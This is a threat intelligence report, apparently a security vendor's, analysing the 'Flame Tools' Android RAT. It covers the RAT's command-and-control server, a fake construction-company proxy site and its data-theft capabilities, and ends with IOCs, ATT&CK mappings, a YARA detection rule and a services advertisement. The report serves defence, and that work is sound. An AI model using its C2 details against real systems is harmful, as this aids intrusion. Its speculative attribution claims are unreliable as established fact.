
The strings pulled in the Dex file within the system appears to make requests to a PHP file on the aksakal.tc website. Since access to the PHP file is not possible, it is not clear what kind of code it executes, but based on speculation and researches, the software makes requests to this PHP file, downloads a listener from the server, and when the software needs to send data to the attacker over the network, instead of directly communicating with the 193.27.90.130 IP address, the request first goes through the aksakal.tc server. In this way, aksakal.tc acts like a proxy, redirecting requests to the 193.27.90.130 IP address through this PHP script. Attackers can use this method to bypass the intuitive detection algorithms of antivirus software.




The links associated with https://flame-tools.org are intriguing. The majority of the sites are Turkish, leading to the speculation that the attacker may have Turkish identity. Particularly, the website https://hacklink.market/, which is a backlink and SEO service site, stands out. A backlink essentially refers to a link that one website provides to another website.



Hacklink represents illegal and unethical activities, unlike backlink. While backlink generally denotes natural and high-quality connections, the term hacklink is typically associated with unethical and non-compliant links with search engine rules. The Flame Tools website hosts the hacklink.market site as a hacklink service, expanding its customer base by advertising in the environment of unethical sites like SpySecurity. This situation poses a serious threat in the cybersecurity market. Although such incidents are more prevalent on the dark web, the visibility of such services on the normal web will likely contribute to an increase in malicious users. This, in turn, puts companies, organizations, and individuals at greater risk.




In the operations performed by the Flame Tools Android RAT over the network, the IP address 193.27.90.130 stands out. The attacker is establishing a remote connection using this address through port 8000.



The addresses from which the RAT makes requests over the network are noteworthy, including ngrok and aksakal.tc. The software employs a reverse proxy to conceal the attacker's real identity.


Although the attacker uses a reverse proxy to maintain their real identity, information about the server the attacker is using leaks through DNS. The attacker uses the address 193.27.90.130:8000




The address 224.0.0.251 stands out on the UDP side. This is a multicast IP address. It is used to discover devices on the network.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	4a:99:df:e6:45:a9	Broadcast	ARP	42	Who has 10.127.0.42? Tell 10.127.0.1
2	1.027967	4a:99:df:e6:45:a9	Broadcast	ARP	42	Who has 10.127.0.42? Tell 10.127.0.1
3	1.263723	5a:46:58:fb:d9:09	4a:99:df:e6:45:a9	ARP	42	10.127.0.42 is at 5a:46:58:fb:d9:09
4	1.263867	5a:46:58:fb:d9:09	4a:99:df:e6:45:a9	ARP	42	10.127.0.42 is at 5a:46:58:fb:d9:09
5	1.264472	5a:46:58:fb:d9:09	Broadcast	ARP	42	ARP Announcement for 10.127.0.42
6	1.264759	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
7	1.328447	5a:46:58:fb:d9:09	Broadcast	ARP	42	ARP Announcement for 10.127.0.42
8	1.328594	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
9	1.352706	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
10	1.478907	5a:46:58:fb:d9:09	Broadcast	ARP	42	ARP Announcement for 10.127.0.42
11	1.479021	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
12	1.492681	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
13	1.728703	5a:46:58:fb:d9:09	Broadcast	ARP	42	ARP Announcement for 10.127.0.42
14	1.728836	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
15	1.742667	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
16	1.892665	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
17	2.080577	5a:46:58:fb:d9:09	Broadcast	ARP	42	ARP Announcement for 10.127.0.42
18	2.080850	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
19	2.092564	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
20	2.132640	10.127.0.42	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
21	2.582942	10.127.0.42	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "QU" question ANY Android.local, "QU" question ANY Android.local, …
22	2.833302	10.127.0.42	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "QM" question ANY Android.local, "QM" question ANY Android.local, …
23	3.083293	10.127.0.42	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "QM" question ANY Android.local, "QM" question ANY Android.local, …
24	3.183627	10.127.0.42	224.0.0.251	MDNS	419	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.local PTR adb-unidentified._adb._tcp.local SRV, cache flush 0 0 …
25	4.184726	10.127.0.42	224.0.0.251	MDNS	419	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.local PTR adb-unidentified._adb._tcp.local SRV, cache flush 0 0 …
26	5.356541	10.127.0.42	1.1.1.1	DNS	94	Standard query 0xd80e A semanticlocation-pa.googleapis.com
27	5.476408	10.127.0.42	1.1.1.1	DNS	90	Standard query 0xaee6 A infinitedata-pa.googleapis.com
28	5.511759	1.1.1.1	10.127.0.42	DNS	314	Standard query response 0xaee6 A infinitedata-pa.googleapis.com A 142.250.187.234 A 172.217.169.10 A 172.217.169.42 A 216.58.2…

224.0.0.251 is a Multicast IP address used for device discovery over the network. The 5353 port associated with the 224.0.0.251 IP address is an MDNS (Multicast DNS) service. This service is commonly used as part of a set of technologies referred to as "Zeroconf" (Zero Configuration Networking). Zeroconf encompasses a range of standards and protocols that allow users to connect and use their devices on the network without any manual configuration. The attacker aims to exploit this service for malicious purposes.



The server is obtained from a provider named ALEXHOST SRL. It appears to have active ports 80, 135, 445, 3389, and 5985. On port 80, there is an HTTP service; on port 135, an RPC service; on port 445, an SMB service; on port 3389, an RDP service; and on port 5985, a WMI service is running.




When the website associated with the malicious software is accessed at Port 80 (HTTP), only a message saying 'It Works!' appears in front of the visitor. As a result of the operation and analysis of the malicious software, no request or access to the HTTP service at this address has been detected. Only a kind of remote desktop connection for Port 8000 has been identified. This page may have been created for a kind of test operation during the use of reverse proxy. In a healthy and operational state of the system, this website may return an 'It Works!' HTTP response to the developer, but this activity is not directly related to a RAT (Remote Access Trojan).


```
P                    py
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> r=requests.get("http://193.27.90.130/")
>>> print(r.headers)
{'Date': 'Sun, 31 Dec 2023 15:40:46 GMT', 'Server': 'Apache/2.4.58 (Win64)', 'Last-Modified': 'Mon, 11 Jun 2007 18:53:14
 GMT', 'ETag': '"2e-432a5e4a73a80"', 'Accept-Ranges': 'bytes', 'Content-Length': '46', 'Keep-Alive': 'timeout=5, max=100
', 'Connection': 'Keep-Alive', 'Content-Type': 'text/html'}
>>> ^Z

P                    nslookup http://193.27.90.130
Server:  warp-svc
Address:  127.0.2.2
```

No extraordinary conditions have been detected in the headers of the Flame Tools Android RAT software's website. However, during an Nslookup query, it was determined that the value "warp-svc" was returned. This indicates the use of Cloudflare WARP software on the server: 193.27.90.130

When utilized on a malware server, Cloudflare WARP or similar VPN services provide enhanced privacy, security, and the ability to bypass regional restrictions. This includes encrypting user traffic for increased anonymity and protection against unauthorized access. Cloudflare's security features further fortify virus servers against online threats.



One notable event in the TCP activities performed by the software is related to the aksakal.tc address. Although this address appears to be an ordinary Turkish construction company, research has revealed that no such company exists. The location within the site indicates a construction company named Detay İnşaat, with no connection to Aksakal. Additionally, all values in the contact section are incorrect. The SSL certificate for the site has been regularly renewed since 2020, but no improvements have been made within the site. Some parts of the site still contain test texts in the form of 'Lorem Ipsum,' and a malicious PHP script connected to an NGROK (Reverse Proxy) link is running at the /src.php



The web server belonging to Aksakal.tc has been obtained through ContaboServer. It hosts several open ports, although no malicious activity has been observed on these ports; typically, they are open port numbers associated with CPanel technology. The website incorporates technologies such as JQuery, JQuery Migrate, JQuery UI, Bootstrap, and Leaflet, contributing to the realistic appearance of the website. However, research results have revealed that this site does not belong to a genuine construction company.

CTI Report Summary

The sale of the malicious software was initially detected on a dark web site, but the attacker also owns a website called https://flame-tools.org. On this site, packages for malicious Android software are available, and the developer can receive payments through it.

The attacker uses an RDP server to create the malicious software. The server is hosted at the IP address 193.27.90.130, and the attacker purchased this server through alexhost.com. This system can be an attractive option for attackers because it allows secure payments through cryptocurrency systems and has the option of Anonymous Web Hosting.

The 193.27.90.130 server has multiple open ports, and the attacker uses Port 8000 to engage in malicious activities. The created malicious software establishes connections through this port.

For privacy and anonymity, the server uses NGROK reverse proxy, but due to DNS leaks, it is possible to discover the real IP address.
The attacker communicates with a non-existent Turkish construction company website named https://aksakal.tc over the network on the system infected by the virus. The virus makes a request to a PHP file on this site, but since access to the PHP file cannot be established, it is not clear what code is returned in the background. The string in the Dex file within the system appears to make requests to a PHP file on the aksakal.tc website. Since access to the PHP file is not possible, it is not clear what kind of code it executes, but based on speculation and researches, the software makes requests to this PHP file, downloads a listener from the server, and when the software needs to send data to the attacker over the network, instead of directly communicating with the 193.27.90.130 IP address, the request first goes through the aksakal.tc server. In this way, aksakal.tc acts as a proxy, redirecting requests to the 193.27.90.130 IP address through this PHP script. Attackers can use this method to bypass the intuitive detection algorithms of antivirus software. Aksakal.tc is not a real construction company and has been created by Flame Tools for malicious activities..

After the malicious software is downloaded onto the target Android device but before execution, it uses the MDNS protocol to detect other devices in order to potentially infect other Android systems within the network through a Zeroconf Network configuration. Once executed, the software downloads and activates a listener, establishing a connection with

193.27.90.130:8000. Subsequently, to achieve persistence on the system and gain further access, the software coerces the user into granting additional permissions through the settings tab.

After obtaining the necessary permissions, the malicious software spreads itself to the Root directories, ensuring persistence on the system. Additionally, with these acquired permissions, it can access various services, including the camera, microphone, WhatsApp logs, SMS logs, location, and many other functionalities.

Flame Tools Android RAT is an Android malicious software commercially offered for sale. Research findings indicate that the software belongs to the SpyNote malware family and is utilized by the APT 34 APT (Advanced Persistent Threat) group.

Mitigations

- These types of viruses often occur through social engineering. Request training on social engineering attacks.
- Avoid clicking on SMS or emails from unknown sources. This can help prevent phishing attacks.
- Do not run software from unverified sources.
- Use antivirus software, and do not disable it to download software from unknown sources.
- Block IP, domain, and HASH values associated with this software at the firewall level.
- Keep your software up to date; updates are critical for security. Unpatched systems may have vulnerabilities exploited by attackers, leaving your device vulnerable.
- Stay away from cracked software. While Android systems may be susceptible to cracked software, the risk of virus infection is high.
- Be cautious when connecting to public Wi-Fi networks. Avoid sharing sensitive information and use security measures such as VPN.

IOCs

IP:

IOC Type	IOC
IPV4	193.27.90[.]130
IPV4	86.48.5[.]222

DOMAIN:

IOC Type	IOC
DOMAIN	flame-tools[.]org
DOMAIN	aksakal[.]tc
DOMAIN	burcakalcak[.]local

HASH:

IOC Type	IOC
SHA256	544a27b1adbad0abfe28f13b08e6c1327623b8e73b53df2e78bb3f44139b611e
SHA256	8ba74fc5e864f572da5d5b67594b8f7e44f14d3cb63252dc4d6142a022a4a403
SHA256	5f5e9afe97e63c41b86c69778fcb84510fb33522dad9da2ad295980651087314
SHA256	01bef3b68e74355aa7a8ebd2d38913c234911d22e301f493165735dade60945c

Categorization

Malware Family	APT Group	Threat Category
SpyNote	APT34	Trojan / Spyware

MITRE ATT&CK

Initial Access	Technique ID
Phishing	T1660

Execution	Technique ID
Command and Scripting Interpreter	T1623.001
Exploitation for Client Execution	T1658

Persistence	Technique ID
Event Triggered Execution	T1624

Privilege Escalation	Technique ID
Abuse Elevation Control Mechanism	T1626

Defense Evasion	Technique ID
Abuse Elevation Control Mechanism	T1626
Impair Defenses	T1629.001
Input Injection	T1516
Proxy Through Victim	T1604

Credential Access	Technique ID
Access Notifications	T1517
Clipboard Data	T1414
Input Capture	T1417.001, T1417.002

Discovery	Technique ID
File and Directory Discovery	T1420
Location Tracking	T1430

Collection	Technique ID
Access Notifications	T1517
Audio Capture	T1429
Call Control	T1616
Data from Local System	T1533
Protected User Data	T1636.002, T1636.003, T1636.004
Screen Capture	T1513
Video Capture	T1512

Command and Control	Technique ID
Web Service	T1481.001, T1481.002
Remote Access Software	T1663

Impact	Technique ID
Data Destruction	T1662
SMS Control	T1582

Yara Rule

```
rule flameRAT_Android_Yara_Rule{
    meta:
              description = "Yara rule for detecting Flame Tools Android RAT and variants"
              author = "Aziz Kaplan"
              email = "aziz.kaplan@infinitumit.com.tr"
              date = "2024-01-06"
              attack_ip = "193.27.90.130"
              proxy_server = "aksakal.tc"
              domain = "burcakalcak.local"
              attacker_website = "flame-tools.org"
              hash_apk = "544a27b1adbad0abfe28f13b08e6c1327623b8e73b53df2e78bb3f44139b611e"
              hash_dex = "8ba74fc5e864f572da5d5b67594b8f7e44f14d3cb63252dc4d6142a022a4a403"
              variant = "SpyNote"
              threat_actor = “APT34”
              threat_category = "Trojan/Spyware"
    strings:
               $1_ = {63 6C 61 73 73 65 73 2E 64 65 78 }
               $2_ = {63 50 4B 01 02 14 00 14 00 00 08 08 00 D9 95 72 57 FA}
               $3_ = {A4 02 00 00 80 07 00 00 43 00 00 00 00 00 00 00 00 00}
               $4_ = {6F 6C 62 61 72 2E 78 6D 6C 50 4B 01 02}
               $5_ = {A7 22 2E 00 63 6C 61 73 73 65 73 2E 64 65 78 2F 6C}
               $6_ = {6C 2F 78 6D 6C 2F 61 63 63 65 73 73}
               $7_ = {86 62 2E 00 63 6C 61 73 73 65 73 2E 64 65 78 2F 72 61 77 2F}
               $8_ = {6C 65 63 74 5F 64 69 61 6C 6F 67 5F 73 69 6E 67 6C 65 63 68 6F}
               $9_ = {F0 03 70 1F FC 0E F8 73 F0 CC 33 48 87 DF 0A }
               $10 = {36 C5 6C 6C 83 6D 31 0F 3B 60 47 EC 84 F9 D8 19 BB 60 57 EC}
               $11 = {CA 29 3C AA 8B C0 ED 3E   54 2E EF 42 05 A2 BF F2 }
               $12 = {B5 7E 4D 75}
               $13 = {4C 69 76 65 20 6C 6F 63 61 74 69 6F 6E 00 25 25 43 6F 75 6C 64 6E 27 74}
               $14 = {6E 6F 20 6C 6F 6E 67 65 72 20 61 6E 20 61 64 6D 69 6E 20 6F 66 20 74 68}
               $15 = {63 6C 61 73 73 65 73 2E 64 65 78}
               $16 = {63 61 6E 20 73 65 6E 64 20 61 6E 64 20 72 65 63 65 69 76 65 20 53 4D 53}
               $17 = {D1 2E D1 83 6D C8 97 DD EF EC 8D 61 87}
               $18 = {6C 6C 00 0A 0A 62 75 74 74 6F 6E 54}
               $19 = {33 32 2E 30 2E 30 2E 30 2F 33} // 32.0.0.0/3
               $20 = {31 32 2E 30 2E 30 2E 30 2F 36} // 12.0.0.0/6
               $21 = {38 2E 30 2E 30 2E 30 2F 37} // 8.0.0.0/7
               $22 = {31 31 2E 30 2E 30 2E 30 2F 38} // 11.0.0.0/8
               $23 = {34 2E 30 2E 30 2E 30 2F 36} // 4.0.0.0/6
               $24 = {39 36 2E 30 2E 30 2E 30 2F 36}
               $25 = {36 34 2E 30 2E 30 2E 30 2F 33}
               $26 = {31 2E 30 2E 30 2E 30 2F 38}
               $27 = {32 2E 30 2E 30 2E 30 2F 37}
               $28 = {31 30 30 2E 30 2E 30 2E 30 2F 31 30}
               $29 = {50 4B 03 04}
               $30 = {00 41 6E 64 72 6F 69 64 4D 61 6E 69 66 65 73 74 2E 78 6D 6C}
               $31 = {52 45 41 6E 64 72 6F 69 64 2F 41 50 4B 45 64 69 74 6F 72}
    condition:
        $29 and $30 and filesize < 5MB and 18 of them
}
```

All the **services** you need to keep your **business** secure

Secure your business effectively against cyber threats and attacks

In **InfinitumIT** we provide

Risk and Threat Analysis
Penetration Testing
Managed Security
Digital Forensics
Consultancy

Services at a glance

consultancy

- Continuous Cyber Security Consultancy
- Continuous Vulnerability Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

Managed Security

- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation Services

Risk & Threat Analysis

- Cyber Risk and Threat Analysis Service
- Ransomware Risk Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

Penetration Testing


- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service

Forensics

- Network Forensic Service
- Digital Forensic Service
- Mobile Forensic Service

Threatblade

Attack Simulation platform ThreatBlade simulates cyber attacks against your organization's network and systems.



Endpoint Risk Assessment

- Evaluate the security posture of individual endpoints, identify vulnerabilities, and mitigate risks by conducting endpoint-specific scenarios.

Network Risk Assessment

- Continuously monitor the network security posture using network specific attack scenarios, produce trend reports, and improve network security posture.

Identify Weaknesses

